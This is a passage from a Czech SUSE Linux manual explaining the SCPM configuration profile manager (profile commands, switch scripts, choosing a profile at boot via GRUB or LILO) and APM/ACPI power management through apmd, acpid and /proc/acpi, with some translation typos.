Předpokládejme, že máte notebook a chcete jej připojit ke své domácí i firemní síti a používat jej nezávisle, když jste na cestách. Toto obvykle vyžaduje nakonfigurovat systém tak, aby zapadl do různých sítí. Například potřebujete DHCP klienta v kanceláři a pevnou IP adresu doma. Dále máte

třeba v kanceláři spuštěné služby jako xntpd, NIS klienta, ale doma pouze automounter, ale žádná z těchto služeb není potřeba, pokud cestujete. Pro tyto případy vám SCPM pomůže zvládnout rozdílné konfigurace a jednoduše se mezi nimi přepínat.

SCPM toho ale umí daleko víc. Je velmi konfigurovatelný; zvládne skoro všechny možné scénáře, kdy je potřeba uložit a obnovit data v různých verzích. Dokonce jej lze použít pro spouštění skriptů v závislosti na profilech, mezi kterými je přepínáno. Více informací najdete v příslušných info stránkách.

Základní terminologie

Dřív než začnete používat SCPM, seznamte se prosím se základními pojmy používanými v modulu programu YaST.

- Pod *systémovou konfigurací nebo nastavením* rozumíme souhrn nastavení počítače. Všechna důležitá nastavení jako např. připojení disků, nastavení sítě, časové zóny nebo rozložení klávesnice.
- *Profil* nebo také *konfigurační profil* je nastavení systému, které bylo uloženo pod určitým jménem.
- *Aktivním profilem* rozumíme profil, který je zrovna používán. Neznamená to však, že je systém nastaven právě podle tohoto profilu, protože každý uživatel má možnost si svůj systém z určité části dopravit.
- *Zdroje* jsou v pojetí SCPM všechny části spravované systémovou konfigurací. Může jít o soubory nebo odkazy. Pojem zahrnuje také systémové služby, které v jednom profilu běží a v jiném jsou vypnuté.
- Zdroje jsou organizovány do *Skupiny zdrojů*. Tyto skupiny jsou seřazeny podle určitých logických kritérií. Znamená to, že s určitou službou obsahují také její konfigurační soubory. To umožňuje spravovat zdroje bez znalosti konfiguračních souborů jednotlivých služeb.

YaST Správce profilů a další dokumentace

Grafické rozhraní SCPM (balík `scpm`) spolu s modulem programu YaST (balík `yast2-profile-manager`) nabízí alternativu k příkazům textového rozhraní. Protože je funkčnost obou rozhraní stejná, bude textové rozhraní popsáno jen velmi stručně na konci této kapitoly. Při práci s moduly

programu YaST2 budete mít k dispozici přehlednou nápovědu, která by vám měla nastavování maximálně ulohčit.

Aktuální dokumentaci SCPM najdete na info stránkách tohoto balíku. Ty můžete zobrazit prostřednictvím programu Konqueror nebo Emacs příkazem (`konqueror info:scpm`). V prostředí emulátoru textové konzole získáte info stránky příkazem `info` nebo `pinfo`. technickou uživatelskou dokumentaci najdete v adresáři `/usr/share/doc/packages/scpm`. Spuštěním příkazu `scpm` bez dalších parametrů získáte

Nastavení SCPM

SCPM funguje následovně: nejprve je potřeba povolit SCPM na vašem systému. Toto je nutné pro specifikaci sady zdrojů, která bude použita. Obvykle je dostačující výchozí typická sada (`typical`). Pokud je SCPM povoleno, vytvoří si databázi a výchozí profil ze současné konfigurace vašeho systému. Poté můžete SCPM použít k vytvoření nových profilů, které budou "snímky" vaší aktuální konfigurace, nebo můžete zkopírovat stávající profily a použít je k dalším úpravám. K úpravě konfigurace uložené v profilu se jednoduše do tohoto profilu přepněte. Poté upravte nastavení jako obvykle pomocí YaST2 nebo svého oblíbeného editoru.

Standardně SCPM obsahuje nastavení pro síť, tisk a grafické prostředí. Před použitím odpovídajícího nastavení musíte nejdřív aktivovat příslušné skupiny zdrojů. Dostupné skupiny zobrazíte příkazem:

```
scpm list_groups
```

Pokud si chcete nechat vypsát pouze aktivní skupiny, zadejte příkaz:

```
scpm list_groups -a
```

Uvedené příkazy musíte vykonávat jako uživatel `root`. Skupiny aktivujete popř. deaktivujete příkazem:

```
scpm activate_group JMENO
```

popř.

```
scpm deactivate_group JMENO.
```

Část `JMENO` nahraďte jménem zvolené skupiny. Skupiny lze spravovat také prostřednictvím správce profilů programu YaST.

SCPM povolíte příkazem:

```
scpm enable.
```

Spuštění SCPM bude trvat v závislosti na vašem systému a nastavení skupin až několik minut. SCPM vypnete příkazem:

```
scpm disable
```

vytváření a přepínání profilů

Po aktivaci SCPM se spustí profil `default`. Seznam všech dostupných profilů získáte příkazem `scpm list`. Pouze jeden ze všech dostupných profilů může být aktivní. Jméno aktivního profilu získáte příkazem `scpm active`. Profil `default` je základní profil, ze kterého jsou všechny ostatní odvozeny. Před spuštěním správy profilů proto nastavte všechna nastavení, která chcete mít v profilech dostupná. Příkazem `scpm reload` uložíte všechny změny na systému do aktivního profilu. Profil `default` si pak můžete ponechat nebo ho smazat.

Jsou dvě možnosti, jak vytvořit nový profil. Nový profil (zde `work`) např. odvozený od profilu např. `default` vytvoříte příkazem `scpm copy default work`. Příkazem `scpm switch work` se do nového profilu můžete přepnout a provést další nastavení. V některých případech je však výhodné vytvořit profil z již existujícího právě používaného nastavení. To provedete pomocí příkazu `scpm add work`. Po zadání tohoto příkazu budete mít aktuální nastavení systému uložené v profilu `work` a ten bude označen jako aktivní; tzn. že příkaz `scpm reload` uloží změny do profilu `work`.

Profily lze samozřejmě také přejmenovávat a mazat. K tomu použijte příkazy `scpm rename x y` a `scpm delete x`. K přejmenování např. `work` na práci použijte příkaz `scpm rename work arbeit`. Aktivní profil nelze smazat.

Další příkazy:

`scpm list` zobrazení seznamu dostupných profilů

`scpm active` zobrazení aktivního profilu

`scpm add Jmeno` uložení aktuálního nastavení systému do profilu a nastavení tohoto profilu jako aktivního

`scpm copy Jmeno NoveJmeno` kopírování profilu

`scpm rename Jmeno NoveJmeno` přejmenování profilu

`scpm delete Jmeno` smazání profilu

Poznámka k modulu programu YcST: Při prvním spuštění máte k dispozici pouze nabídku 'Volby'. Až po spuštění správy profilů, získáte možnost vybrat si jeden z předdefinovaných profilů, který se uloží jako profil `default`. Až pak získáte další možnosti úpravy.

Přepínání mezi profily

Pokud se chcete přenout do jiného profilu použijte příkaz (zde `work`):

```
scpm switch work
```

Tímto příkazem vypnete aktivní profil a nastavíte nový. Před nastavením nového profilu můžete také právě aktivní profil zcela deaktivovat.

Při této změně SCPM porovná aktuální nastavení s novým profilem. Pak musí určit, které služby se budou retartovat a jaké konfigurační souboru bude potřeba načíst. Následně se spustí akce, která se jeví jako částečný systémový restart, kdy se restartují všechny měněné služby, ale zbytek systému funguje dál.

Nyní se spustí tyto akce:

1. Systémové služby budou zastaveny.
2. Zápis všech změněných zdrojů (např. konfigurační soubory).
3. Systémové služby se (znovu) spustí.

Rozšířené nastavení

Ke každému profilu lze napsat krátký popis, který se zobrazí po zadání příkazu `scpm list`. Pro aktivní profil nastavíte popis příkazem:

```
scpm set description "text".
```

Pro neaktivní profil musíte zadat ještě jméno profilu, takže pro profil `work` bude příkaz vypadat takto:

```
scpm set description "text" work
```

Někdy je při vypínání či zapínání profilu nutné vykonat akce ještě po ukončení služeb či před jejich spuštěním. Pro každý profil jsou proto dostupné čtyři programy nebo skripty, které se vykonávají v různých časových bodech při přepnutí. Tyto body jsou následující:

prestop před zastavením služby při ukončení profilu

poststop po zastavení služby při ukončení profilu

prestart před spuštěním služby při aktivaci profilu

poststart po spuštění služby při aktivaci profilu

Přepnutí z profilu `work` na `home` funguje takto:

1. Prestop akce profilu `work`
2. Zastavení služeb
3. Poststop akce profilu `work`
4. Změna nastavení
5. Prestart akce profilu `home`
6. Spuštění služeb
7. Poststart akce profilu `home`

Tyto akce lze vykonat příkazem `set`. Použití je takové:

```
scpm set prestop JmenoSouboru
scpm set poststop JmenoSouboru
scpm set prestart JmenoSouboru
nebo
```

```
scpm set poststart JmenoSouboru
```

Všechny tyto příkazy vykonává uživatel `root`.

Upozornění

Protože tyto skripty mohou obsahovat citlivé informace o systému, měly by být čitelné pouze pro administrátora systému. Nejvhodnější je tedy nastavit souboru práva na `-rwx----- root root`.

```
(chmod 700 JmenoSouboru a chown root.root JmenoSouboru)
```

Upozornění

Všechna nastavení provedená pomocí `set` lze získat příkazem `get`. Například příkaz `scpm get poststart` vypíše jméno poštovního programu nebo krátkou informaci, pokud není nic nastaveno. Nastavení lze smazat pomocí `""`. Např. příkazem:

```
scpm set prestop ""
```

přenastavíte program `poststop`.

Příkazy `set` a `get` lze aplikovat také na profil. K tomu účelu musíte zadat jméno profilu. Nappříklad:

```
scpm get prestop JmenoSouboru work
```

nebo

```
scpm get prestop work.
```

Volba profilu při startu

Profil je možné zvolit již při startu systému. K tomu musíte zadat na startovací prompt pod nabídkou při startu parametr jádra `PROFILE=JmenoProfilu`.

Standardně je jako zavaděč používán GRUB. V konfiguračním souboru zavaděče (`/boot/grub/menu.lst`) zadejte pod volbu `title` do řádky `kernel` jméno profilu. Nastavení GRUBu pak může vypadat třeba takto:

```
gfxmenu (hd0,5)/boot/message
color white/green black/light-gray
default 0
timeout 8

title work
    kernel (hd0,5)/boot/vmlinuz root=/dev/hda6 PROFILE=work
    initrd (hd0,5)/boot/initrd

title home
    kernel (hd0,5)/boot/vmlinuz root=/dev/hda6 PROFILE=home
    initrd (hd0,5)/boot/initrd

title road
    kernel (hd0,5)/boot/vmlinuz root=/dev/hda6 PROFILE=road
    initrd (hd0,5)/boot/initrd
```

Soubor 35: Soubor `/boot/grub/menu.lst`

Pro systémy používající zavaděč LILO, můžete použít jako příklad soubor 36.

```
boot      = /dev/hda
change-rules
reset
read-only
menu-scheme = Wg:kw:Wg:Wg
prompt
timeout = 80
message = /boot/message

image = /boot/vmlinuz
label = home
root = /dev/hda6
```



```
initrd = /boot/initrd
append = "vga=0x317 hde=ide-scsi PROFILE=home"

image = /boot/vmlinuz
label = work
root = /dev/hda6
initrd = /boot/initrd
append = "vga=0x317 hde=ide-scsi PROFILE=work"

image = /boot/vmlinuz
label = road
root = /dev/hda6
initrd = /boot/initrd
append = "vga=0x317 hde=ide-scsi PROFILE=road"
```

Soubor 36: Soubor /etc/lilo.conf

Nyní můžete při každém startu velmi jednoduše zvolit požadovaný profil.

Problémy a jejich řešení

SCPM není v současné době stále ještě možné aktualizovat spolu se systémem. problém spočívá ve skutečnosti, že se konfigurační soubory nacházejí na celé řadě míst, kam mechanismus aktualizace nemůže zasahovat. SCPM je však schopné aktualizaci rozpoznat a po jejím provedení vám nahlásí:

"Vaše instalace se změní nebo je neznámá"

V takovém případě stačí SCPM reinicializovat příkazem:

```
scpm -f enbale
```

Některé profily však mohou být při aktualizaci zcela ztraceny. V takovém případě není jiná cesta, než je znovu vytvořit.

Za určitých okolností se může stát, že SCPM při pokusu o přepnutí profilu přestane pracovat. K tomuto stavu může dojít např. při nenadálém vypnutí systému. Při spuštění SCPM obdržíte hlášení, že je SCPM zamčen. Tato služba chrání data v databázi SCPM v případě, že dojde k problémům se systémem. V takovém případě smažte soubor příkazem:

```
rm /var/lib/scpm/#LOCK
```

a obnovte SCPM zadáním:

```
scpm -s reload. Pak již budete moci bez problémů pracovat.
```

Poznámka: Změna v nastavení skupiny v již inicializovaném SCPM nepředstavuje v zásadě žádný problém. Po změně nebo smazání skupiny pouze musíte zadat příkaz:

```
scpm rebuild
```

Tento příkaz zavede do skupiny nové zdroje a smaže ty, které jste se rozhodli odstranit. Pokud provádíte změny pomocí programu YAST, není výše uvedený příkaz nutný. Program YAST provede všechna nutná nastavení a příkazy automaticky.

APM a ACPI – správa napájení

Základy

Správa napájení je v současné době již samozřejmostí. Vyžaduje hardwarovou podporu a odpovídající BIOSové rutiny, což moderní notebooky a většinou i ostatní počítače splňují. V současné době jsou dostupné dva systémy:

- APM (Advanced Power Management) – Starší systém s dobrou podporou v Linuxu.
- ACPI (Advanced Configuration and Power Interface) – Novější koncepce, která doposud není zcela dopracována. Její implementace v jádře navíc není kompletní. V současné době je však již v použitelném stavu a s novějším hardwarem pracuje bez problémů.

Šetření spotřeby

Celá řada funkcí, které správa napájení poskytuje, má největší uplatnění v oblasti mobilních počítačů. Nejdůležitější jsou tyto:

Úsporný režim – V tomto režimu se pouze vypne displej a u novějších počítačů se sníží příkon procesoru.

Odstavení – V tomto režimu se stav systému uloží *do paměti* a počítač (kromě této paměti) přestane pracovat. Spotřeba je pak nepatrná, takže pak počítač (podle typu) vydrží v tomto režimu pracovat na baterii 12 hodin až několik dní. Tento režim má oproti vypnutí tu výhodu, že je opět pohotový po několika sekundách přesně v tom místě,

kde skončil, aniž by bylo potřeba znovu startovat a zavádět potřebné programy. U Linuxu, který *nepotřebuje* být čas od času restartován z důvodu obnovení stability – jako některé nejmenované systémy – je tato možnost zvláště zajímavá. U moderních notebooků stačí jen zaklapnout víko, aby přešly do suspendovaného režimu. Opětovným odklopením víka notebook opět ožije.

Hibernace – V tomto režimu počítač doslova „přezimuje“ období své nečinnosti. Současný stav se nejprve uloží *na disk* a počítač se pak sám vypne. Zpětné „probuzení ze zimního spánku“ do stavu před hibernací pak ovšem trvá mezi 30 až 90 sekundami.

(České názvy úsporných režimů nejsou zatím ustálené, navíc někteří výrobci tyto režimy kombinují.)

Kontrola stavu baterií – Velmi užitečné.

Automatické vypnutí po zastavení systému – Hodí se i pro stolní počítače. Po zastavení systému se počítač (elektricky) vypne.

Vypínání disku – Šetří významně spotřebu a u hlučných disků i vaše nervy. Je ovšem třeba brát ohled na editory, které v pravidelných intervalech nemilosrdně „budí“ disk na záložní kopie.

Některé z těchto funkcí podporuje již samotný BIOS. Úsporný režim a odstavení realizují notebooky klávesovou kombinací nebo detekcí zaklapnutí víka. Tyto funkce jsou nezávislé na operačním systému, při vhodném jádru a nainstalovaných balících je však můžeme navíc volat i pomocí linuxových příkazů.

APM

Některé funkce již obsahuje APM-BIOS. Stand-by a susped dokáže mnoho notebooků pomocí klávesové kombinace nebo uzavřením víka. K tomu nejsou zapotřebí žádné funkce poskytované operačním systémem.

Podpora APM je přímo součástí standardního SUSE jádra a je automaticky aktivována v případě, že při startu je nalezen APM-BIOS a deaktivována podpora ACPI parametrem `acpi=off`. Když chcete vypnout podporu APM při startu, můžete to udělat parametrem `apm=off`. Zda je APM aktivováno, zjistíte velice jednoduše příkazem `cat /proc/apm`. Pokud se zobrazí řádek s různými čísly, pak je vše v pořádku.

Protože se některé implementace BIOSu nedrží platných standardů, dochází k zajímavému chování. Něco je možné obejít parametry při startu systému. Můžete použít např.:

on/off Zapnout/vypnout podporu APM

(no-)allow-ints Povolit během spouštění funkcí BIOSu přerušeni

(no-)broken-psr BIOS má vadnou funkci „GetPowerStatus“

(no-)realmode-power-off Procesor se přepne před shutdown do reálného režimu

(no-)debug Hlášení APM jsou protokolována v syslogu

(no-)power-off Po shutdownu se počítač vypne

bounce-interval=n Čas v setinách sekundy, kdy po přijetí výsledku suspendu budou další požadavky ignorovány

idle-period=n Čas v setinách vteřiny po kterém bude sdělena (ne)aktivita systému.

APM démon (apmd)

Tento *démon* se jmenuje `apmd` a slouží k monitorování stavu baterie. Může též vykonat zvláštní úkoly při přechodu do stavů „standby“ nebo „suspend“. Démona obsahuje balík `apmd`, série `ap`. Není samozřejmě nezbytný k chodu systému, může však být praktický. Aby se automaticky spustil při startu počítače, musí se v souboru `/etc/rc.config` nastavit proměnná `START_APM` na hodnotu `yes`. Jinak se dá kdykoli spustit manuálně příkazem `rcapmd start`.

Pro konfiguraci slouží ještě některé proměnné v souboru `/etc/rc.config.d/apmd.rc.config`. Soubor je opatřen podrobnými komentáři.

APMD_ADJUST_DISK_PERF Nastavuje, jak má disk reagovat na změnu napájení. Použít můžete další proměnné `APMD_BATTERY` nebo `APMD_ACn`. První obsahuje nastavení pro napájení z baterií, druhá pro externí síťové napájení.

APMD_BATTERY/AC_DISK_TIMEOUT Doba nečinnosti disků, po které budou automaticky zastaveny.

APMD_BATTERY/AC_KUPDATED_INTERVAL Doba mezi spouštěním aktualizací démona jádra.

APMD_BATTERY/AC_DATA_TIMEOUT Maximální stáří dat v bufferu disku.

APMD_BATTERY/AC_FILL_LEVEL Maximální úroveň zaplnění disku.

APMD_PCMCIA_EJECT_ON_SUSPEND Třebaže PCMCIA je pod SUSE Linuxem přeložena s podporou APM, mohou se vyskytnout potíže. Některé karty po přechodu do stavu „suspend“ již svou činnost neobnoví, např. karty s ovladačem `xirc2ps_cs`. Pro ně je potřeba deaktivovat modul `apmd` systému PCMCIA před stavem „suspend“ a pak znovu aktivovat. Na to se nastaví proměnná `APMD_PCMCIA_EJECT_ON_SUSPEND` na hodnotu `yes`.

APMD_INTERFACES_TO_STOP Zde můžete nastavit síťová rozhraní, která se při uspání mají vypnout a při probuzení opět aktivovat.

APMD_INTERFACES_TO_UNLOAD Pokud před uspáním chcete nejdříve odstranit moduly jádra, použijte tuto proměnnou.

APMD_TURN_OFF_IDEDMA_BEFORE_SUSPEND Někdy se může stát, že se notebook po uspání již neprobudí, pokud jsou disky v DMA módu.

Kromě toho se dá nastavit funkce disku „Spindown“ rozdílně při provozu z elektrické sítě a z baterií, případně zastavit systém při kriticky nízkém napětí baterií. Pokročilejší uživatelé si mohou přidat jsou další funkce do souboru `/usr/sbin/apmd_proxy`.

Další příkazy

Které další užitečné programy obsahuje balík `apmd`:

Příkazem `apm` se můžeme dotázat na kapacitu baterie nebo uvést systém do stavu „standby“ (`apm -S`) případně „suspend“ (`apm -s`), viz `apm`.

Příkaz `apmsleep` suspenduje systém na předem určenou dobu, viz `apmsleep`.

Pokud chceme pozorovat nějaký měnící se výpis (log) aniž bychom zatěžovali disk, hodí se na to příkaz `tailf` jako náhrada příkazu `tail -f`.

Přirozeně jsou zde též nástroje pro X Window. Příkaz `xapm` (který obsahuje balík `apmd`) ukazuje graficky stav nabití baterie. Kdo používá KDE (nebo alespoň `kpanel`), může využít program `kbatmon` pro monitorování stavu baterie a suspendování systému.

ACPI

ACPI je zkratka z . ACPI umožňuje operačnímu systému nastavit a kontrolovat spotřebu jednotlivých hardwarových součástí. Svou funkcí nahrazuje jak PnP tak APM. Část ACPI zodpovědná za inicializaci hardwaru není v této kapitole popsána.

BIOS poskytuje tabulku obsahující informace o jednotlivých komponentech a metodách přístupu. Tyto informace pak použijte operační systém např. k přiřazení přerušení či aktivaci nebo deaktivaci tohoto zařízení. Jaké operace může operační systém provést, záleží na implementaci BIOSu. Záznamy ACPI o nalezení a použití tabulky najdete v souboru `/var/log/boot.msg`.

DSDT Differentiated System Description Table: Obsahuje informace jednotlivých komponentech a možnostech jejich nastavení.

FADT Fixed ACPI Description Table: Obsahuje informace o the implementaci ACPI "hardware register block" a fyzická adresa DSDT.

MADT Multiple APIC Description Table: Popisuje implementaci a nastavení ACPI.

RSDT Root System Description Table: Tabulka obsahuje ukazatele na další tabulky. Ukazatel RSDT (RSDP) musí být uložen v nízkém paměťovém rozsahu.

SSDT Secondary System Description Table: Tabulka obsahuje pokračování DSDT. Naleznete zde různé SSDT.

XSDT Extended Root System Description Table: Obsahuje stejné informace jako RSDT, ale obsahuje navíc ukazatele na popisy hlaviček delší než 32 bitů. RSDP může ukazovat také na XSDT.

ACPI standard definuje celou řadu stavů systému. Hlavní stavy jsou tyto:

G0 Systém pracuje

G1 Systém je uspaný, změna na G0 bez startu OS (suspend)

G2 Softwarové vypnutí, OS musí být při přepnutí spuštěn

G3 Mechanické vypnutí, systém není napájen

Dále je zde šest stavů uspání, které dále odlišují G0, G1 a G2:

S0 Systém pracuje

S1 Standby (menší spotřeba, rychlé probuzení)

S2 Jiný typ standby, který bývá jen zřídka implementován.

S3 Uspání (velmi nízká spotřeba, rychlé probuzení).

S4 Hibernace nebo uspání na disku (nulová spotřeba, delší probouzení — dvacet až sto sekund v závislosti na hardwaru).

S5 Softwarové vypnutí (G2)

Stavy D0–D3 jsou dostupné pro všechna zařízení. Zařízení jsou při nich aktivována, uspána nebo vypnuta. pro procesor jsou dostupná speciální nastavení. Jde o C stavy, které nelze aplikovat přímo:

C0 Procesor pracuje

C1 Procesor pracuje s velmi nízkým napětím a spotřebou a může se velmi rychle vrátit do stavu C0.

C2 Jako C1, menší spotřeba, ale pomalejší probuzení.

C3 Jako C2, více úspory, ale ve vyrovnávací paměti 1. úrovně dochází k nekonzistencím (implementováno zřídka).

Výkonnostní stavy jsou závislé na použitých technologiích jako Speedstep (Intel) nebo PowerNow (AMD) a zahrnují změny frekvence a napětí:

P0 Maximální frekvence a napětí

P1 První krok, redukované frekvence a napětí

P2 Druhý krok (pokud je dostupný)

P3 ...

Třetí možnost, jak procesoru dopřát více klidu je přibrzdění (throttling). V tomto případě je frekvence CPU přerušována dočasně.

T0 0% přibrzdění

T1 12% přibrzdění

T2 25% přibrzdění

T4 ...

Stavy P a T mohou být nastaveny přímo uživatelem (nebo démonem). Hlavní rozdíl spočívá v úrovni energetické úspory. Přibrzdění vede pouze k lineární úspoře, např. 25% přibrzdění povede k 25% snížení výkonu a 25% úspoře energie (pouze pro procesor). Při snížení napětí bude však úspora větší než snížení výkonu. Snížení výkonu je používáno jako „pasivní chlazení“, naopak aktivní chlazení znamená použití větráčku.

ACPI dále poskytuje informace o stavu baterie, AC adaptéru, teplotě a , AC adaptéru, temperature a větráčku. Informuje také o událostech jako je vyčerpání baterie.

ACPI v praxi

Když jádro detekuje při startu ACPI BIOS, ACPI se automaticky aktivuje (a APM deaktivuje). Některé starší počítače važdují pro spuštění ACPI zadání parametru jádra `acpi=on`. Počítač musí podporovat ACPI 2.0 nebo vyšší. Zda se ACPI aktivovalo zjistíte ze záznamu jádra v souboru `/var/log/boot.msg`. Podívat se můžete také do adresáře `/proc/acpi`, který bude popsán dále.

OSPM („Operating System Power Management“) vyžaduje zavedení řady modulů. Ty jsou zavedeny při startu skriptu ACPI démona. Pokud při zavádění některého modulu dojde k chybě, lze jej ze zavádění vyřadit v souboru `/etc/sysconfig/powermanagement`. Záznamy o zavádění modulů najdete v souboru `(/var/log/messages)`. V tomto souboru také zjistíte, které komponenty byly detekovány.

V adresáři `/proc/acpi` se nachází soubory s informacemi o stavu systému a o stavech, které lze změnit. Některé funkce však v současnosti nejsou funkční, protože jsou stále ve vývoji nebo nebyly výrobcem implementovány.

Upozornění

V současnosti s ACPI nefunguje uspání do RAM ani na disk (hibernace). Vzhledem ke zvláštnostem v jádře je tato funkce dostupná pouze v jádře řady 2.6 (nebo 2.5). Pokud se domníváte, že tuto funkci potřebujete, můžete do svého jádra integrovat opravu `sw-susp`.

Upozornění

Všechny soubory (s výjimkou `dsdt` a `fadt`) lze číst pomocí příkazu `cat`. Pokud potřebujete některé soubory změnit, můžete použít příkaz

`echo X > soubor`, kterým nastavíte hodnotu proměnné X (všechny objekty v `/proc` nejsou skutečné soubory, ale pouze rozhraní jádra). Zde vám nabízíme popis těch nejdůležitějších:

`/proc/acpi/info` Základní informace o ACPI

`/proc/acpi/alarm` Doba, kdy má dojít k probuzení. Doba je nastavena pomocí příkazu
`echo year-month-day hour:minute:second > /proc/acpi/alarm`
 Nastavení je bezpředmětné v případě, že probuzení nefunguje.

`/proc/acpi/sleep` Poskytuje informace o možných stavech usnutí. V současné době jsou funkční pouze S1 (standby) a S5 (vypnout, neuklízet):
`echo 1 > /proc/acpi/sleep`.

`/proc/acpi/event` Zde jsou ukládány záznamy o všech událostech. Ty jsou vykonávány démony 'acpid' nebo 'ospmid'. Pokud k souboru nepřistupuje žádný démon, události lze číst příkazem
`cat /proc/acpi/event` (ukončení stisknutím **Ctrl** + **C**).

`/proc/acpi/dsdt` a `/proc/acpi/fadt` tento soubor obsahuje ACPI tabulky DSDT a FADT. Soubor lze číst pomocí `acpidmp`, `acpidisasm` a `dmdecode`. Tyto programy a jejich dokumentaci najdete v balíku balík `pmtools`. Příklad: `acpidmp DSDT | acpidisasm`.

`/proc/acpi/ac_adapter/AC/state` Je připojen AC adaptér?

`/proc/acpi/battery/BAT*/{alarm,info,state}` Detailní informace o stavu baterií.

`/proc/acpi/button` Tento adresář obsahuje informace o přepínačích.

`/proc/acpi/fan/FAN/state` Ukazuje aktivitu větráčku. Lze ho také manuálně vypnout/spustit zapsáním 0 (zapnutý) nebo 3 (vypnutý) do tohoto souboru. V případě vysoké teploty může jádro toto nastavení přepsat.

`/proc/acpi/processor/CPU0/info` Informace o úsporách energie procesoru .

`/proc/acpi//CPU0/power` Informace o stavu procesoru.

`/proc/acpi/processor/CPU0/performance` Zde můžete získat informace nebo nastavit výkon — využijte Speedstep nebo PowerNow procesoru.

`/proc/acpi/processor/CPU0/throttling` This file enables further linear throttling of the processor.

/proc/acpi/processor/CPU0/limit Nastavení limitů při použití omezení výkonu a přibrždění procesoru. Nacházejí se zde jak systémové tak uživatelské limity. Příkazem `echo 1:5 > /proc/acpi/processor/CPU0/limit` předejete použití stavů P0 nebo T0–T4.

/proc/acpi/thermal_zone/ Poddadresáře pro jednotlivé teplotní zóny. termální zóna je oblast s určitými teplotními vlastnostmi, číslem a jménem určeným výrobcem zařízení. Velká část funkcí bohužel není implementována. Nejvhodnější ovládání je stále přímo prostřednictvím BIOSu. Některé z následujících nastavení mohou být pouze teoretické.

/proc/acpi/thermal_zone/*/temperature Současná teplota teplotní zóny.

/proc/acpi/thermal_zone/*/state Stav může být „ok“, „aktivní“ nebo „pasivní“ chlazení. Vše je „ok“ v případě ovládání větráčku nezávisle na ACPI.

/proc/acpi/thermal_zone/*/cooling_mode Volba výchozího chlazení v případě nasazení kontroly ACPI. Může být aktivní (méně úsporné, ale výkonnější) nebo pasivní (méně výkonné, ale úsporné).

/proc/acpi/thermal_zone/*/trip_points Nastavení teploty pro pasivní nebo aktivní chlazení, usnutí („hot“) nebo bezpečnostní vypnutí („critical“).

/proc/acpi/thermal_zone/*/polling_frequency Hodnota v „temperature“ není automaticky obnovována se změnou teploty, přepněte na „polling mode“. Příkaz `echo X > /proc/acpi/thermal_zone/*/polling_frequency` zapíše aktuální hodnotu každých X second. Nastavením X=0 „polling“ deaktivujete.

ACPI démon (acpid)

The ACPI démon se procesy velmi podobá APM démonovi. Všechny události jsou zapisovány do záznamů. V souboru `/etc/sysconfig/powermanagment` můžete nastavit proměnné `ACPI_BUTTON_POWER` a `ACPI_BUTTON_LID`, které obsahují instrukce pro tyto události. Pokud tento postup nebude funkční, změňte skript `/usr/sbin/acpid_proxy` nebo nastavení `acpid` v `/etc/acpi/`.

Narozdíl od `apmd` neobsahuje ACPI tolik položek nastavení a není předkonfigurován. Pokud potřebujete, nakonfigurujte si příkaz `acpid` sami.

Pokud máte k této problematice jakékoliv dotazy, zašlete dotaz na email feedback@suse.cz.

V současné době existuje mnoho různých nástrojů pro ovládání a kontrolu ACPI. Některé čistě informační nástroje zobrazují např. stav baterie a teplotu (`acpi`, `klaptopdaemon`, `wmacpimon`, atd.). Jiné umožňují přístup do adresáře `/proc/acpi` (`akpi`, `kacpi`, `gtkacpiw`). Další jsou démoni kontrolující výkon CPU v závislosti na nastavení a teplotě nebo na zatížení (`speedstep` a `heatload`).

Dostupné nástroje vyhledáte pomocí funkce hledání v programu YaST v modulu instalace softwaru. Jako vyhledávací řetězec použijte „`acpi`“. Všechny programy obsahují dokumentaci.

ospmnd

Démon `ospmnd` (Operating System Power Management Daemon) je alternativou k `acpid`. Stále je však ve velmi ranném stupni vývoje.

Možné problémy

V zásadě se můžete setkat se dvěma základními typy problémů. V prvním případě může jít o selhání podpory ACPI v jádře. V takovém případě, hned jak bude k dispozici oprava, můžete problém vyřešit stažením a instalací novějšího typu jádra. Druhý typ problému je spojen s BIOSem počítače. Ne všichni výrobci bohužel správně dodržují ACPI specifikaci. Jejich zařízení pak nefungují správně. Zařízení s chybnou implementací ACPI jsou zařazeny na černou listinu linuxového jádra. Jádro pak pro tato zařízení ACPI nepoužije.

První krok, který byste při řešení problému s ACPI měli udělat, je update BIOSu. Tím můžete vyřešit mnoho problémů. Pokud se počítač nespouští správně, můžete použít jeden z parametrů jádra:

`pci=noacpi` Nepoužívat ACPI pro nastavená PCI zařízení.

`acpi=oldboot` Provést jen základní nastavení. Nepoužívat ACPI k ničemu jinému.

`acpi=off` Vypnout ACPI.

V dalším kroku pečlivě prostudujte startovací záznamy. To můžete udělat např. příkazem `dmesg | grep -2i acpi` (nebo si nechte zobrazit všechny záznamy, protože chyba může být zapříčiněna něčím jiným). Pokud při parsování ACPI tabulky dojde k chybě, lze přepsat nejdůležitější

tabulku — DSDT. To způsobí, že DSDT BIOSu bude ignorována. Jde však o značně složitý úkol, který by měl provádět pouze expert. Pro některé počítače jsou opravené DSDT tabulky dostupné na Internetu.

Při nastavení jádra máte možnost nastavit vytváření ladicích zpráv ACPI. Pokud jste překompilovali a nainstalovali jádro s ACPI laděním, mohou být výpisy jádra cennými informacemi při hledání chyby.

V případě problémů s BIOSem nebo hardwarem je vždy užitečné kontaktovat výrobce zařízení. Ne všichni výrobci jsou sice schopní poskytnout pomoc v případě podpory Linuxu, ale vždy je dobré je o svém problému informovat. Pokud se výrobce setká s větším počtem stížností na funkci svého výrobku, je větší pravděpodobnost, že chybu opraví. Pokud chcete, můžete také informovat výrobce svého hardwaru, že vám na něm „Linux“ funguje bez jakýchkoliv problémů.

Dodatečnou dokumentaci najdete na následujících stránkách:

- http://www.columbia.edu/~ariel/acpi/acpi_howto.txt (staré nekompletní ACPI HowTo)
- <http://www.cpqlinux.com/acpi-howto.html> (ACPI HowTo, obsahuje opravy DSDT)
- <http://www.intel.com/technology/iapc/acpi/faq.htm> (ACPI FAQ @Intel)
- <http://www.brodo.de/english/pub/acpi/proc/processor.html> (popis /proc/acpi/processor)
- <http://acpi.sourceforge.net/> (Projekt ACPI4Linux na Sourceforge)
- <http://www.brodo.de/english/pub/acpi/index.html> (ACPI opravy)
- <http://codecs.home.sapo.pt/acpi/index.html> (ACPI opravy)
- <http://www.poupinou.org/acpi/> (DSDT opravy od Bruna Ducrota)
- <http://www.brodo.de/cpufreq/> (Linux CPUFreq projekt)
- <http://falcon.sch.bme.hu/~seasons/linux/swsusp.html> (kernel hibernation: swsusp project)

Zastavení disku

